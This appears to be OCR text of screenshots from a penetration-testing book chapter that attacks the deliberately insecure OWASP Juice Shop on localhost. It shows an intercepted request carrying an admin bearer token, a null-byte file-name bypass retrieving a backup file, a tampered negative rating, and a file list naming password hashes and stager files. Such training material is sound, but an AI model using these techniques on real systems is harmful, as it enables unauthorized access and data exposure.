

Request
Pretty
Raw
Hex
1 GET /rest/fakepath HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbW
UiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZ
jE4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2Ui
OiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3R
pdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMTItMjMgMTY6NDg6MjUuMjQlICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMj
MtMTItMjMgMTY6NDg6MjUuMjQlICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcwMzM1MDIzOX0.pcGCcHYgA
TbHmX-zf0PghkFTjw0JuHRq5Z6AHK6EZcI0UuB7UqRsbPpLodSsS-ZXUFLghH1_3f2LeGY1WaHhErDi0EoDnR0wnirmOqtK
ybdC2IGQEcNC008goCyu40m7SxCgCE_BrEv-JcYWmec0-02ZSshmYchGjo-0ZsZCIBU
8 Connection: close



Response
Pretty
Raw
Hex
Render
\n
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 23 Dec 2023 17:37:32 GMT
Connection: close
Content-Length: 1843
{
"error":{
"message":"Unexpected path: /rest/fakepath",
"stack":
"Error: Unexpected path: /rest/fakepath\n at /juice-shop/build/routes/angular.js:38:18\n at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n at /juice-shop/node_modules/express/lib/router/index.js:286:9\n at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n at /juice-shop/build/routes/verify.js:169:5\n at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n at /juice-shop/node_modules/express/lib/router/index.js:286:9\n at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n at /juice-shop/build/routes/verify.js:105:5\n at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n at /juice-shop/node_modules/express/lib/router/index.js:286:9\n at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)\n at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)\n at logger (/juice-shop/node_modules/morgan/index.js:144:5)\n at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)\n at /juice-shop/node_modules/express/lib/router/index.js:286:9"
}



File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali
Desktop
Name
Size
Type
Modified
admin_user.txt 80 bytes Text 5 Nov
complain.xml 0 bytes empty document 12:45
myfirstproject_report.html 26.2 kB Text 21 Aug
passwordhashes.txt 1.7 kB Text 5 Nov
stager.txt 3.8 kB Text 7 Dec
StarKiller-stager.txt 3.7 kB Text 7 Dec
ThreatEnumlation.txt 3.7 kB Text 7 Dec
user_hashes.txt 423 bytes Text 31 Oct
valid_users.txt 27 bytes Text 7 Nov
Change to 'All Files'
All Files
Cancel
Open


Complaint
Customer
glen@email.local
Message *
Report
Max. 160 characters
6/160
Invoice:
Browse...
complain.xml
Submit


Chapter 17: Advanced Website Penetration Testing











```
kali@kali:~$ cat /home/kali/Downloads/package.json.bak%00.md
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application",
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4l1c3",
    "Timo Pagel",
    "..."
  ],
  "private": true,
```



Google
epilogue-js
All
Images
Videos
Books
More
Tools
About 2,300,000 results (0.22 seconds)
npm.js
https://www.npmjs.com › package › epilogue-js
epilogue-js
29 Aug 2017 — Create REST resources and controllers with Sequelize and Express or Restify.
Latest version: 0.7.3, last published: 6 years ago.
npm.js
https://www.npmjs.com › package › epilogue
epilogue
12 Dec 2016 — Create REST resources and controllers with Sequelize and Express or Restify.
Latest version: 0.7.1, last published: 7 years ago.



OWASP Juice Shop
Customer Feedback
Author
anonymous
Comment *
epilogue-js
Max. 160 characters
11/160
Rating
CAPTCHA: What is 7-4-8 ?
Result *
-5
Submit



localhost:3000/#/score-board
3/13
1
3/13
2
1/22
3
5/25
4
0/18
5
0/11
6
Hide all
Show solved
Show tutorials only
Show unavailable
Broken Access Control
Broken Anti Automation
Broken Authentication
Cryptographic Issues
Improper Input Validation
Injection
Insecure Deserialization
Miscellaneous
Security Misconfiguration
Security through Obscurity
Sensitive Data Exposure
Unvalidated Redirects
Vulnerable Components
XSS
XXE
Show all

